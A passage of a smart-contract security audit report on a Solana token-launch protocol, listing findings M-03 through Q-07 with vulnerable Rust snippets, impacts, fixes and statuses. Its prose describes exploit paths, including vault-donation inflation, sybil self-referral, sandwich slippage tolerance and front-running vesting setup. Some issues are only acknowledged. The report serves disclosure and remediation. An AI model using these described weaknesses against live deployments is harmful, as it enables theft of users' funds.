[M-03] withdraw_allocation - The `withdraw_allocation` inflatable via unsolicited token vault donation

Description

The `withdraw_allocation` instruction computes the project's total allocation from the live balance of the token vault rather than from a stored baseline recorded at project creation. Because any wallet can transfer tokens to the vault without authorization, an unsolicited token transfer inflates the computed allocation and therefore the amount the admin can withdraw. Vault donation inflation can be combined with the cliff bypass to extract an inflated and uncliffed allocation simultaneously.

Vulnerability Details

The total allocation is derived dynamically from the live vault balance minus the bonding curve reserve:

```
// Total allocation = tokens in vault beyond what the bonding curve tracks
    let vault_amount = ctx.accounts.token_vault.amount;
    let reserve_token = ctx.accounts.bonding_curve.reserve_token;

    let total_allocation = vault_amount
        .checked_sub(reserve_token)
        .ok_or(LoadoutError::MathOverflow)?;

    // Add back already-withdrawn tokens to get the original total allocation
    let original_allocation = total_allocation
        .checked_add(project.withdrawn_allocation)
        .ok_or(LoadoutError::MathOverflow)?;
```

The `token_vault` is a standard SPL token account, so any wallet holding project tokens can transfer tokens to it without authorization. Post-graduation, `bonding_curve.reserve_token` is set to zero:

```
curve.reserve_token = 0;
```

After that point, the formula simplifies to `total_allocation = vault_amount`, meaning all tokens that arrive in the vault through any path are treated as withdrawable

allocation. The allocation amount was never recorded at project creation time, so there is no stored baseline to compare against.

Impact

The admin can extract tokens they did not originally deposit as project allocation, including tokens arriving via accidental transfers, failed CPIs, or deliberate self-dealing. Post-graduation (when `reserve_token = 0`), all vault tokens become extractable as allocation with no safeguard, making the post-graduation capture scenario particularly significant.

Recommendation

Store the original allocation amount as an immutable field in the `Project` account at project creation time, and use that stored value instead of computing from the live vault balance. This eliminates the donation inflation vector entirely by anchoring allocation accounting to the intent recorded at project creation rather than to the live vault state.

Status

Resolved

[M-04] dlmm - Hardcoded Meteora `add_liquidity_by_strategy2` discriminator

Description

The graduation program issues seven Meteora DLMM CPIs during a graduation transaction, six using Anchor's type-safe IDL wrappers and one - `add_liquidity_by_strategy2` - issued as a raw `invoke_signed` with a hardcoded 8-byte instruction discriminator. The developer's own comment acknowledges an active version mismatch between the local IDL and the live Meteora program, meaning this discriminator was hand-computed rather than generated from the canonical IDL. If Meteora renames or changes this instruction, the discriminator will no longer match and all graduation transactions will fail permanently at the liquidity addition step.

Vulnerability Details

The `add_liquidity_by_strategy2` call is issued with a hardcoded discriminator literal instead of Anchor's generated CPI wrapper:

```
// Serialize instruction data: discriminator + strategy + remaining_accounts_info
        let disc: [u8; 8] = [3, 221, 149, 218, 111, 141, 118, 213];
        let mut ix_data = Vec::with_capacity(256);
        ix_data.extend_from_slice(&disc);
        AnchorSerialize::serialize(&strategy, &mut ix_data)?;
        AnchorSerialize::serialize(&remaining_info, &mut ix_data)?;
```

Anchor instruction discriminators are derived as `sha256("global:{instruction_name}")[..8]`. If Meteora renames this instruction, changes its signature, or restructures its IDL, the discriminator will no longer match and the Meteora runtime will reject the instruction with an unknown-discriminator error. Because liquidity addition is a mandatory step in the graduation flow, all graduation transactions will fail permanently until the loadout program is upgraded.

Impact

If Meteora upgrades the DLMM program and changes the `add_liquidity_by_strategy2` instruction signature, all `graduate` transactions fail at the liquidity addition step after the bonding curve has already been zeroed and the project is in `Graduating` state.

Recommendation

Replace the raw `invoke_signed` call with Anchor's IDL-generated CPI wrapper for `add_liquidity_by_strategy2`. This requires synchronizing the local Meteora IDL to v0.11.0, resolving the underlying cause of the workaround. If the IDL sync is not immediately feasible, at minimum document the exact live discriminator as a named constant with its derivation and the Meteora program version it targets, and add a CI test that derives the expected discriminator and asserts equality.

Status

Acknowledged

[M-05] begin_graduation - The `begin_graduation` unconstrained token and SOL destination accounts

Description

The `begin_graduation` instruction transfers the entire bonding curve reserve, potentially 50–800 SOL and the corresponding project tokens, to two destination accounts that carry no constraint beyond mutability. There is no seeds constraint, no owner check, and no program constraint to verify that these accounts are PDAs of the graduation program. While direct exploitation is currently blocked by the `graduation_authority` PDA signer gate, this design provides zero independent defense in `begin_graduation` and creates a single point of failure - any vulnerability in the graduation program's account handling that allows destination account substitution would result in complete and immediate loss of all bonding curve reserves.

Vulnerability Details

The destination accounts in the `BeginGraduation` accounts struct carry only a `mut` constraint:

```
/// CHECK: Destination token account for project tokens (graduation temp account).
    #[account(mut)]
    pub token_destination: UncheckedAccount<'info>,

    /// CHECK: Destination for SOL (will receive raw lamports — graduation WSOL temp
account).
    #[account(mut)]
    pub sol_destination: UncheckedAccount<'info>,
```

The handler then transfers `reserve_token` tokens to `token_destination` and `reserve_sol` lamports to `sol_destination`. Direct exploitation by an external attacker is currently blocked because `begin_graduation` requires `graduation_authority` to be a signer derived from the graduation program's PDA - only the graduation program can produce this signature via CPI, and the graduation program controls which accounts it passes as destinations. However, this delegates 100% of destination validation to the graduation program with no compensating control in `begin_graduation`.

Impact

If the graduation program incorrectly handles its own accounts struct, the full bonding curve reserves can be redirected to an arbitrary address in a single atomic transaction. The permanently-locked LP that follows graduation means there is no recovery path, making this a defense-in-depth failure with no safety net.

Recommendation

Add explicit seeds constraints to `token_destination` and `sol_destination` in the `BeginGraduation` accounts struct to enforce that funds land in the correct graduation program PDAs.

Status

Resolved

Low

[L-01] fees::split_fees - Double ceiling division rejects dust sell amounts

Description

Both fee components use ceiling division. For 1-2 lamport amounts, combined ceiling fees exceed the input, causing `split_fees` to return None.

Vulnerability Details

```
// packages/loadout-math/src/fees.rs
let treasury_fee = calculate_fee(amount, treasury_fee_bps)?;  // ceil
let protocol_fee = calculate_fee(amount, protocol_fee_bps)?;  // ceil
let net = amount.checked_sub(treasury_fee + protocol_fee)?;   // Underflows for dust
```

Example: `split_fees(1, 150, 50) -> treasury=1, protocol=1, total=2 > 1 -> returns None`.

Impact

Sells producing 1-2 lamports gross SOL output fail with opaque FeeCalculationFailed. No fund loss.

Recommendation

Add a minimum output check before fee computation, or return a specific error for sub-threshold amounts.

Status

Resolved

[L-02] sell#handler - Slippage check includes non-liquid rebate, giving sandwich attackers extra tolerance

Description

The sell slippage check uses `seller_total_value = net_sol_out + seller_rebate`, but the seller only receives `net_sol_out` immediately. The rebate goes to a separate PDA requiring a distinct `claim_rebate` transaction. The buy slippage check does NOT include rebate.

Vulnerability Details

```
// programs/loadout-core/src/instructions/sell.rs:211-218
let seller_total_value = net_sol_out
    .checked_add(seller_rebate)?;
require!(seller_total_value >= params.min_sol_out, LoadoutError::SlippageExceeded);

// vs buy.rs:217-221 — no rebate included
require!(swap.amount_out >= params.min_tokens_out, LoadoutError::SlippageExceeded);
```

At default fees with referral active, the gap is ~0.1% of gross SOL. A seller setting `min_sol_out` to their expected `net_sol_out` will pass the check but receive less than that amount in-wallet, with the difference sitting in the rebate PDA.

Impact

Sandwich attackers gain ~0.1% extra tolerance at the slippage boundary. A seller setting tight `min_sol_out` based on expected net may receive less SOL than specified.

Recommendation

Check slippage against `net_sol_out` only:

```
require!(net_sol_out >= params.min_sol_out, LoadoutError::SlippageExceeded);
```

Status

Resolved

[L-03] withdraw_allocation - Missing event emission on `withdraw_allocation`

Description

The `withdraw_allocation` handler transfers project tokens from the vault and updates `project.withdrawn_allocation` but emits no event, making it the only state-mutating instruction in `loadout-core` without event emission. Every other instruction that modifies observable protocol state produces an event.

Vulnerability Details

The handler performs a token transfer and state update with no `emit!` call anywhere in the function:

```
pub fn handler(ctx: Context<WithdrawAllocation>, _project_id: u64) -> Result<()> pub
fn handler(ctx: Context<WithdrawAllocation>, _project_id: u64) -> Result<()> {
    let project = &ctx.accounts.project;

    // Must be launched (not Draft)
    [..]
    // Track cumulative withdrawals
    let project = &mut ctx.accounts.project;
    project.withdrawn_allocation = project
        .withdrawn_allocation
        .checked_add(withdrawable)
        .ok_or(LoadoutError::MathOverflow)?;

    Ok(())
}
```

Every other instruction that modifies observable protocol state produces an event: `buy` and `sell` emit `SwapEvent`, `launch_project` emits `ProjectLaunched`, `begin_graduation` emits `GraduationBegun`, and `create_project` emits `ProjectCreated`. Off-chain indexers, monitoring systems, and frontends that track vesting-related token flows cannot detect `withdraw_allocation` calls without parsing raw instruction data.

Impact

Project administrators can silently withdraw cliff-protected allocation tokens without producing any on-chain event, making these withdrawals invisible to investors and protocol monitoring tools that rely on Anchor events for state tracking.

Recommendation

Define and emit a `WithdrawAllocation` event from the handler. Including `admin`, `amount`, and `withdrawn_total` in the event payload gives indexers and monitoring systems the data needed to detect and audit all allocation withdrawals, including those that precede cliff expiry.

Status

Resolved

[L-04] update_protocol_config - Admin fee parameters apply retroactively to all active markets

Description

The `update_protocol_config` handler applies fee changes to the single global `FeeConfig` account immediately and atomically, with no per-project fee snapshots, no timelock, and no grandfathering mechanism for projects already live when traders made their trading decisions. Every buy and sell instruction reads `fee_config` directly at execution time, so a change confirmed in one block takes effect for all trades in the next block regardless of when those projects were created or what fee environment traders anticipated.

Vulnerability Details

Fee parameters are applied directly to the global config with no delay or scoping mechanism:

```
if let Some(bps) = params.treasury_fee_bps {
        require!(bps <= MAX_FEE_BPS, LoadoutError::InvalidFeeConfig);
        fee_config.treasury_fee_bps = bps;
    }
```

Impact

Traders operating on projects created under one fee regime may be surprised to find fees increased mid-market. If the admin raises fees to the maximum (`MAX_FEE_BPS = 500` per component, `MAX_COMBINED_FEE_BPS = 1000` total), all existing bonding curve projects are immediately subjected to the higher rates.

Recommendation

Consider applying fee updates only to projects created after the change takes effect, storing the effective `fee_config_version` or fee rates at the time of project creation inside the `Project` account. Alternatively, implement a timelock so traders have advance notice before fee changes activate.

Status

Acknowledged

[L-05] update_protocol_config - Setting `treasury_fee_bps` to zero permanently blocks project graduation

Description

The `update_protocol_config` handler accepts `treasury_fee_bps = 0` as a valid value - the only validation is `bps <= MAX_FEE_BPS`. When `treasury_fee_bps` is zero, every call to `compute_fees` returns `treasury_fee = 0`, so the project's `treasury_received` counter never increments during trades. The graduation gate in `begin_graduation` unconditionally requires `project.treasury_received >= project.treasury_target`, and `treasury_target` is always nonzero (enforced by the `TREASURY_TARGETS` whitelist). With a zero treasury fee rate, no amount of trading volume can ever accumulate enough `treasury_received` to reach the target, and all projects on the protocol are permanently blocked from graduating.

Vulnerability Details

The graduation gate enforces a treasury target that can never be reached if the fee rate is zero:

```
pub fn handler(ctx: Context<BeginGraduation>, _project_id: u64) -> Result<()> {
    let project = &ctx.accounts.project;
    require!(
        project.treasury_received >= project.treasury_target,
        LoadoutError::TreasuryTargetNotReached
    );
```

Impact

If `treasury_fee_bps` is mistakenly or maliciously set to zero, every active bonding curve project on the protocol is frozen in the `Live` state indefinitely. Projects cannot graduate to Meteora, LP cannot be created, and the graduation path is blocked for all traders and project creators until the admin corrects the fee rate.

Recommendation

Add a minimum floor on `treasury_fee_bps`, for example `require!(bps >= MIN_TREASURY_FEE_BPS, ...)` where `MIN_TREASURY_FEE_BPS` is a small nonzero constant. Alternatively, validate at update time that the new `treasury_fee_bps` value is compatible with the graduation requirement.

Status

Resolved

[L-06] create_project - No minimum bound on initial_virtual_sol allows extreme near-zero price curves

Description

When a project creator calls `create_project`, `initial_virtual_sol` is validated only as `> 0` and `<= MAX_VIRTUAL_SOL`. A value of 1 lamport is accepted, which under the constant-product formula produces an extremely flat initial price where the first buyer can acquire a disproportionately large token share for near-zero SOL. Combined with ceiling rounding in `calculate_buy`, dust values of `initial_virtual_sol` can render the curve effectively unusable for ordinary traders while allowing the first buyer to extract a significant advantage.

Vulnerability Details

The validation permits any nonzero value up to the maximum, with no minimum floor:

```
// Validate virtual reserves
    require!(
        params.initial_virtual_sol > 0 && params.initial_virtual_token > 0,
        LoadoutError::InvalidVirtualReserves
    );
    // M-6: Cap virtual reserves at reasonable bounds
    require!(
        params.initial_virtual_sol <= MAX_VIRTUAL_SOL,
        LoadoutError::InvalidVirtualReserves
    );
```

Impact

Project creators who set near-zero `initial_virtual_sol` expose traders to opaque, exploitably steep curves without any protocol-level signal that the curve was initialized at an unusual price level. First buyers can extract significant advantage without any protocol-side safeguard.

Recommendation

Define and enforce a `MIN_VIRTUAL_SOL` constant so that a reasonable starting price is guaranteed. Alternatively, validate the resulting initial price per token against a protocol-defined minimum ratio.

Status

Resolved

[L-07] register_referrer - L2 self-referral sybil bypass extract protocol fees via controlled second wallet

Description

The anti-self-referral check in `buy.rs` only prevents a buyer from being their own L1 referrer, with no equivalent check for the L2 (parent) referrer layer. A trader can register a second wallet as an L1 referrer, point that L1's `parent_referrer` to a Sybil L2 wallet also controlled by the trader, and then trade using the L1 referral code to collect L2 rewards from their own trades, effectively reducing their net trading cost at the protocol's expense.

Vulnerability Details

The anti-self-referral check covers only the direct L1 case:

```
// Anti self-referral
            require!(
                referrer_account.wallet != ctx.accounts.buyer.key(),
                LoadoutError::SelfReferral
            );
```

In `register_referrer.rs`, the only protection prevents setting oneself as the parent:

```
// Cannot set self as parent
        require!(
            parent_account.wallet != wallet,
            LoadoutError::SelfParentReferral
        );
```

This allows registering any other controlled wallet as L2. The extraction is bounded by `l2_reward_bps`, limiting the Sybil gain to that percentage of the referral reward on each trade.

Impact

A trader can capture a portion of the protocol fee as L2 rewards on their own trades, effectively reducing their net trading cost and draining protocol fee revenue to Sybil wallets. At default parameters, the leakage is a fraction of the protocol fee per trade, which compounds over high trading volumes.

Recommendation

In the `buy` handler, extend the anti-self-referral check to also reject L2 referrers matching the buyer. Additionally, in `register_referrer`, consider restricting the depth of referral chains that a single operator can control, or add cooldown requirements before newly registered L2 accounts can receive rewards.

Status

Resolved

[L-08] update_protocol_config - No timelock on admin parameter changes

Description

The `update_protocol_config` handler takes effect atomically in the same transaction as the admin's signature, with no pending state, time delay, or governance window before the new configuration applies to all users. Fee rates, the pause flag, the executor address, automation fee amounts, and referral split ratios all become active the moment the transaction confirms, meaning traders cannot anticipate or react to parameter changes before they affect live trades.

Impact

A fee increase from default (2%) to the maximum (10%) would take effect for all pending and subsequent trades with no advance notice. While the admin is trusted to act in the protocol's interest, the lack of a timelock is a centralization risk that compounds with "Admin fee parameters apply retroactively to all active markets" issue.

Recommendation

Implement a two-step configuration pattern consistent with the two-step admin transfer already used for `admin` key rotation. Changes to fee parameters could be staged with a `pending_config` and a minimum delay (e.g., one epoch or a configurable number of slots) before they become active. This gives traders and frontends time to inform users of upcoming changes.

Status

Acknowledged

[L-09] graduate - Graduation CU budget risk as 7-8 CPIs may exceed compute limit

Description

The `graduate` instruction executes a deep CPI chain of 6–7 CPIs across `begin_graduation`, `sync_native`, and multiple Meteora DLMM calls, with no `ComputeBudget` instruction included in the on-chain code. Callers must attach a `SetComputeUnitLimit` instruction client-side or the transaction may fail with compute exhaustion at the default limit of 200,000 CUs.

Impact

If a caller submits a graduation transaction without setting an adequate CU budget, the transaction reverts atomically with no fund loss, but the graduation attempt fails, the project remains stuck in `Live` state, and the caller must retry. The primary risk is operational - callers without proper SDK guidance may repeatedly fail to graduate a project.

Recommendation

Document the expected CU consumption for a graduation transaction in client-side SDKs and require callers to provide a `SetComputeUnitLimit` instruction of at least 400,000 CUs. Consider adding a CU-budget preflight check in the graduation client code, or log the estimated budget requirement in the program's error messages.

Status

Acknowledged

[L-10] graduate - Usage of `init_if_needed` on `LpLock`

Description

The `lp_lock` account in the `Graduate` accounts struct is declared with `init_if_needed`, meaning Anchor will initialize the account on the first call but silently skip initialization on subsequent calls if the account already exists. While the current state machine prevents double-graduation, the `init_if_needed` anti-pattern is flagged by Anchor's own documentation as a potential initialization-bypass vector and creates latent regression risk for future upgrades.

Vulnerability Details

The `lp_lock` account uses the `init_if_needed` pattern:

```
#[derive(Accounts)]
#[instruction(project_id: u64)]
pub struct Graduate<'info> {
    #[account(
        init_if_needed,
        payer = caller,
        space = LpLock::LEN,
        seeds = [SEED_LP_LOCK, project_id.to_le_bytes().as_ref()],
        bump,
    )]
    pub lp_lock: Account<'info, LpLock>,
```

Today, the state machine mitigates this risk as `begin_graduation` enforces `project.state == ProjectState::Live`, so once a project advances to `Graduating`, re-calling `graduate` would fail at the CPI. However, if the state machine guard is ever relaxed, bypassed, or if a future upgrade introduces a reset path, the existing `LpLock` data would be silently overwritten with new values without any on-chain record of the original locked LP position.

Impact

Under current code, no immediate exploit path exists because the state machine prevents double-graduation. Any change that allows `graduate` to be called a second

time for the same project would silently overwrite `lp_lock.lock_escrow`, `lp_lock.sol_deposited`, and cumulative fee tracking fields with no recovery path.

Recommendation

Replace `init_if_needed` with `init` for `lp_lock`. If the account already exists, the `init` constraint will fail with an explicit account-already-initialized error, providing clear defense-in-depth even if the outer state machine guard is bypassed.

Status

Resolved

[L-11] init_vesting - Vesting init accepts arbitrary token mint without cross-reference to project

Description

The `InitVesting` accounts struct accepts `token_mint` as a free-floating account with no constraint linking it to the `Project` account's `token_mint` field. The `vesting_vault` and `source_token_account` are both validated against `token_mint` ensuring internal consistency, but `token_mint` itself is not verified to be the project's actual SPL mint. Combined with the missing admin authorization check, an attacker can initialize a vesting schedule for a legitimate `project_id` using a completely unrelated SPL mint, locking the `(project_id, beneficiary)` PDA slot so the legitimate admin cannot create a correctly-configured vesting schedule for that beneficiary.

Vulnerability Details

The `token_mint` account has no constraint linking it to the project:

```
pub token_mint: Account<'info, Mint>,
```

Impact

An attacker who front-runs the legitimate `init_vesting` call can seed the vesting schedule with a worthless token, occupying the `(project_id, beneficiary)` PDA slot and preventing the legitimate project admin from creating a vesting schedule with the correct token for that beneficiary. Even if admin authorization is added, the missing mint cross-reference remains a defense-in-depth gap.

Recommendation

Load the `Project` account in `InitVesting` and add a constraint: `token_mint.key() == project.token_mint`. This ties the vesting vault to the project's canonical token regardless of who the caller is.

Status

Resolved

[L-12] dlmm - The `lp_lock.lp_amount` stores deposit amount, not LP position value

Description

After LP is created in the Meteora DLMM pool, `PoolResult.lp_amount` is explicitly set to `params.token_amount` - the quantity of project tokens deposited, not an LP token balance or a value denominated in pool shares. This value is written into `lp_lock.lp_amount` and emitted in the `GraduationInitiated` event, where the field name `lp_amount` implies a Meteora LP token balance but actually represents the deposited project token count.

Vulnerability Details

The stored value is explicitly documented in the code as a proxy, not a true LP token balance:

```
Ok(PoolResult {
            pool: ra[1].key(),
            lock_escrow: ra[9].key(), // position = lock escrow in DLMM
            // DLMM uses positions instead of LP tokens. We store token_amount as a
            // reference value for the deposited liquidity size; it does NOT
represent
            // a transferable LP token balance.
            lp_amount: params.token_amount,
        })
```

Impact

No on-chain logic reads `lp_lock.lp_amount` after storage, so there is no arithmetic impact on the protocol. The risk is entirely to off-chain systems as dashboards and indexers that assume `lp_amount` equals actual LP tokens will report incorrect locked-liquidity figures for graduated projects.

Recommendation

Rename the field to `token_deposited_reference` or similar to reflect its actual meaning, or add a comment in the `LpLock` struct definition clarifying that `lp_amount` is a

deposit-size proxy, not a fungible LP token count. Update the `GraduationInitiated` event field name correspondingly.

Status

Acknowledged

[L-13] create_project - The `metadata_uri` length field is u8, what caps URIs at 255 bytes despite 512-byte field

Description

The `Project` account declares `metadata_uri_len: u8` and `metadata_uri: [u8; 512]`, but the length type's maximum value (255) means any URI between 256 and 512 bytes is rejected at input validation, making the upper 257 bytes of the storage field completely unreachable. Developers and integrators reading the `Project` account layout will see a 512-byte URI field and assume 512-byte URIs are supported, which can cause client-side bugs when longer URIs are crafted and then rejected on-chain.

Impact

IPFS CIDv1 URIs can exceed 255 bytes, potentially blocking metadata URI storage for some hosting providers. Developers and integrators are misled about the actual URI length limit by the struct field size declaration.

Recommendation

Either change `metadata_uri_len` to `u16` (and update `MAX_METADATA_URI_LEN` accordingly to take advantage of the full 512-byte field), or reduce the `metadata_uri` field to `[u8; 255]` to match the actual constraint. The former option is preferable as it increases usability for modern URI formats.

Status

Resolved

[L-14] withdraw_allocation - The `withdraw_allocation` destination token account is unconstrained

Description

The `destination_token_account` in `WithdrawAllocation` is constrained only by mint match, with no constraint on the account's owner, no requirement that it belong to the project's beneficiary or vesting program, and no PDA relationship enforced. The project admin can direct withdrawn allocation tokens to any SPL token account that holds the correct mint, bypassing the intended distribution to beneficiaries with no on-chain link to the `VestingSchedule` that documents the intended beneficiary.

Vulnerability Details

The destination account constraint is limited to mint validation only:

```
/// Destination token account for the allocated tokens.
    #[account(
        mut,
        token::mint = project.token_mint,
    )]
    pub destination_token_account: Account<'info, TokenAccount>,
```

Impact

A project admin can withdraw team allocation tokens to any destination, bypassing the intended distribution to beneficiaries. This is within the admin's stated trust assumption, but creates an implicit expectation mismatch for beneficiaries who expected tokens to flow through vesting schedules. The impact is confined to the admin's own project.

Recommendation

If the protocol intends allocation withdrawals to exclusively fund vesting schedules, add a constraint requiring `destination_token_account` to be the `vesting_vault` PDA for a specific beneficiary. If ad-hoc withdrawal destinations are intentional, document this clearly in user-facing materials so beneficiaries understand the admin retains full discretion over allocation routing.

Status

Resolved

[L-15] dlmm - The `claim_lp_fees` `remaining_accounts` not cross-validated against `lp_lock`

Description

The `claim_lp_fees` instruction passes `remaining_accounts` directly to `DlmmAdapter::claim_fees` without validating individual slots against the on-chain `lp_lock` state. Key accounts including the lb_pair, position, and fee destination token accounts are forwarded to Meteora's `claim_fee` CPI without checking they match the values stored in `lp_lock` at graduation time. A malicious protocol admin could supply arbitrary fee destination accounts, redirecting LP fee revenue to attacker-controlled token accounts.

Vulnerability Details

The `remaining_accounts` are forwarded without per-slot validation:

```
let fees = DlmmAdapter::claim_fees(
        &ctx.accounts.graduation_authority.to_account_info(),
        grad_auth_seeds,
        ctx.remaining_accounts,
    )?;
```

Within `claim_fees`, `ra[1]` (lb_pair), `ra[2]` (position), `ra[7]` (user_token_x fee destination), and `ra[8]` (user_token_y fee destination) are forwarded to Meteora's `claim_fee` CPI without checking `ra[1].key() == lp_lock.meteora_pool` or `ra[2].key() == lp_lock.lock_escrow`. This also compounds the risk that if the wrong `position` was stored in `lp_lock.lock_escrow` at graduation time, `claim_lp_fees` would operate on the wrong position with no cross-check to catch the mismatch.

Impact

A malicious protocol admin can redirect LP fee revenue accumulated from trading activity in the Meteora pool to any token accounts that hold the correct mint. Since the Meteora DLMM program validates that `graduation_authority` is the position's authorized signer, claims are limited to positions owned by this program, but the fee destination accounts are unconstrained.

Recommendation

Add explicit validation in `claim_lp_fees` before calling `DlmmAdapter::claim_fees`. Additionally, validate that fee destination accounts (`ra[7]`, `ra[8]`) are owned by the protocol or a designated treasury address.

Status

Resolved

[L-16] dlmm - Hardcoded `max_active_bin_slippage` is not adjustable for market conditions

Description

The `add_liquidity_by_strategy2` CPI is called with `max_active_bin_slippage: 5` hardcoded in the `LiquidityParameterByStrategy` struct. With `METEORA_DLMM_BIN_STEP = 80` basis points, this allows at most 4% price movement during liquidity addition before reverting, which may be too tight during high market volatility, causing graduation failures and forced retries, or too loose if the `bin_step` is reduced in a future version.

Vulnerability Details

The slippage parameter is hardcoded with no mechanism to adjust for market conditions:

```
let strategy = dlmm::types::LiquidityParameterByStrategy {
            amount_x,
            amount_y,
            active_id,
            max_active_bin_slippage: 5,
            strategy_parameters: dlmm::types::StrategyParameters {
                min_bin_id: lower_bin_id,
                max_bin_id: lower_bin_id + width - 1,
                strategy_type: dlmm::types::StrategyType::SpotBalanced,
                parameteres: [0u8; 64],
            },
        };
```

Impact

If market conditions are volatile at graduation time, the add-liquidity CPI may revert due to bin slippage, causing the entire graduation transaction to fail. The project remains in `Live` state and must retry graduation, with no funds lost on revert. The operational impact is graduation delays during volatile markets, precisely when many projects tend to graduate.

Recommendation

Expose `max_active_bin_slippage` as a configurable parameter in the `graduate` instruction's parameters struct, or at a minimum in the protocol config. Allow callers to set a higher slippage tolerance for volatile market conditions while providing a sensible default.

Status

Acknowledged

[L-17] vesting_schedule - Pre-cliff revocation confiscates linearly-accrued tokens

Description

The `revoke_vesting` handler computes the amount the beneficiary "keeps" using `compute_claimable()`, but `compute_claimable()` returns `(0, 0)` whenever `now < self.cliff_ts`, regardless of how much has linearly accrued since `start_ts`. This means a pre-cliff revocation sets `total_vested = 0` and forfeits the entire allocation, including tokens that have linearly accrued but are not yet claimable due to the cliff gate.

Vulnerability Details

The `compute_claimable` function returns zero before the cliff unconditionally:

```
/// Calculate the amount currently vested (not yet claimed).
    /// Returns (total_vested, claimable) where claimable = total_vested -
already_claimed.
    pub fn compute_claimable(&self, now: i64) -> Option<(u64, u64)> {
        if self.revoked || now < self.cliff_ts {
            return Some((0, 0));
        }
```

If `revoke_vesting` is called before the cliff is reached, `total_vested = 0`, therefore `forfeited = total_allocation - 0 = total_allocation`, and the entire allocation is transferred to `return_token_account`. For example, on a 6-month vesting schedule with a 3-month cliff, revoking at month 2 confiscates 100% of tokens even though 33% have linearly accrued under the vesting formula.

Impact

Beneficiaries who have a vesting schedule revoked before the cliff receive zero tokens regardless of time elapsed since `start_ts`. This is consistent with one interpretation of cliff vesting, but inconsistent with the code comment and with protocols where the cliff is a claim gate rather than a vesting gate. After the admin-only revocation fix is applied, this behavior remains controllable by the project admin.

Recommendation

Clarify the intended semantics in code. If the cliff is only a claim gate (tokens accrue linearly from `start_ts`), modify `revoke_vesting` to compute pre-cliff linear accrual separately. If the cliff IS a vesting gate (no accrual before cliff), remove the misleading comment and document this explicitly.

Status

Resolved

[L-18] programs/swap-router/src/instructions/proxy_buy.rs#proxy_buy - Lamport leak in swap_authority PDA from ephemeral WSOL account rents

Description

In both `proxy_buy` and `proxy_sell`, the WSOL token account (`swap_wsol`) is created via `init_if_needed` with `payer = trader`, then closed after the swap. The `close_account` CPI sends all remaining lamports (including the rent-exempt minimum) to `swap_authority`.

Since the swap-router has no instruction to withdraw lamports from `swap_authority`, these rent lamports are permanently stranded. Every trade incurs a ~0.002 SOL fee per project's `swap_authority` PDA, paid by the trader who funded `init_if_needed`.

Impact

Every successful trade will strand approximately 0.002 SOL on the project's `swap_authority` PDA, funded by the trader. These rent lamports accumulate on the PDA and have no recovery path.

For example, across over 10,000 trades on a single project, roughly 20 SOL will be permanently locked.

Recommendation

In `proxy_buy`, consider changing the `token::CloseAccount` destination for `swap_wsol` from `swap_authority` to `trader`.

In `proxy_sell`, after all distributions are complete, consider transferring excess lamports on `swap_authority` above its rent-exempt minimum back to the `trader`.

Status

Resolved

[L-19] programs/swap-router/src/instructions/proxy_sell.rs#proxy_sell - swap_token account is never closed after the sell

Description

The PDA token account `swap_token` is created via `init_if_needed` in `proxy_sell`, but is never closed at the end of the instruction. In contrast, `swap_wsol` is closed after each trade in both instructions.

Impact

- Rent-exempt lamports (~0.002 SOL) for `swap_token` are paid by the first trader per project and locked permanently.
- If Meteora ever returns fewer tokens than the `amount_in` (e.g., under extreme liquidity conditions), token dust accumulates in `swap_token` and can be extracted by the next trader for the same project.

Recommendation

Consider closing `swap_token` to the trader after the Meteora swap, mirroring the `swap_wsol` pattern.

Status

Resolved

QA

[Q-01] VestingSchedule#compute_claimable - `duration == 0` branch returns `claimable = 0` instead of `total_allocation - claimed` (dead code)

Description

When `duration == 0`, `compute_claimable` returns `(self.total_allocation, 0)` – marking all tokens as vested but zero as claimable. The correct return would be `(self.total_allocation, self.total_allocation - self.claimed)`.

Vulnerability Details

```
// programs/vesting/src/state/vesting_schedule.rs:60-62
if duration == 0 {
    return Some((self.total_allocation, 0));  // claimable hardcoded to 0
}
```

Impact

Dead code. `init_vesting` requires `VESTING_DURATIONS.contains(&params.duration)` and all presets are > 0. No reachable path creates duration == 0.

Recommendation

Fix the return value for correctness, or remove the dead branch.

Status

Resolved

[Q-02] events.rs - Three automation fee events defined but never emitted by any instruction

Description

`AutomationFeeDeposited`, `AutomationFeeCharged`, and `AutomationFeeRefunded` are defined in `events.rs` but never emitted by any instruction handler. The `has_charged_automation_fee` method is also never called.

Vulnerability Details

These events were likely planned for a multi-action automation fee system that was simplified to a single charge at `create_project`.

Impact

Dead code. No security impact.

Recommendation

Remove unused event definitions and the `has_charged_automation_fee` method, or emit the relevant event in `create_project`.

Status

Resolved

[Q-03] graduate#handler - `active_id` parameter unvalidated against bonding curve final price

Description

The graduate handler validates `active_id` only against Meteora's theoretical bin range. The bonding curve's final `reserve_sol/reserve_token` ratio is not used to cross-check the chosen pool initialization price. Caller is gated to FeeConfig.admin or executor.

Vulnerability Details

```
// programs/graduation/src/instructions/graduate.rs:163-168
require!(
    active_id >= MIN_ACTIVE_ID && active_id <= MAX_ACTIVE_ID,
    GraduationError::InvalidActiveId
);
```

A compromised executor key can choose any in-range `active_id` and create a mispriced Meteora pool, drained via arbitrage.

Impact

Conditional on executor key compromise. Per-project blast radius equals bonding curve final reserves.

Recommendation

Add band check using `bonding_curve.reserve_sol/reserve_token` and Meteora's bin-step formula price = `(1 + bin_step/10_000)^active_id`.

Status

Acknowledged

[Q-04] programs/swap-router/src/instructions/proxy_buy.rs#ProxyBuy - Ephemeral swap PDAs use init_if_needed instead of init

Description

The ephemeral swap accounts (`swap_wsol` in both instructions, `swap_token` in `proxy_sell`) use `init_if_needed`. The accounts are closed to prevent residual WSOL from leaking to the next trader.

Since `swap_wsol` is always closed at the end of each trade and `swap_token` should also be closed, these accounts are single-use, and `init` is the correct constraint.

Recommendation

Consider updating all ephemeral swap accounts to use `init`.

Status

Resolved

[Q-05] programs/swap-router/src/instructions/proxy_sell.rs#ProxySell - Missing token::mint constraint on trader_token_account

Description

In `ProxySell`, `trader_token_account` is declared with only `#[account(mut)]` and no `token::mint` constraint. The equivalent field in `ProxyBuy` binds `token::mint = token_mint`.

Recommendation

Consider adding `token::mint = token_mint` to `trader_token_account` in `ProxySell`.

Status

Resolved

[Q-06] programs/swap-router/src/instructions/proxy_buy.rs#ProxyBuy - No explicit token::authority constraint on trader_token_account

Description

Neither `ProxyBuy` nor `ProxySell` constrains `trader_token_account.authority == trader`.

Recommendation

Consider adding `token::authority = trader` to `trader_token_account` in both instructions for defense in depth.

Status

Resolved

[Q-07] programs/swap-router/src/types.rs#compute_referral - Terse variable names obscure fee split logic

Description

The `split_referral` function returns a tuple destructured as `(rr, br, ap)`, which is hard to read and undermines code readability.

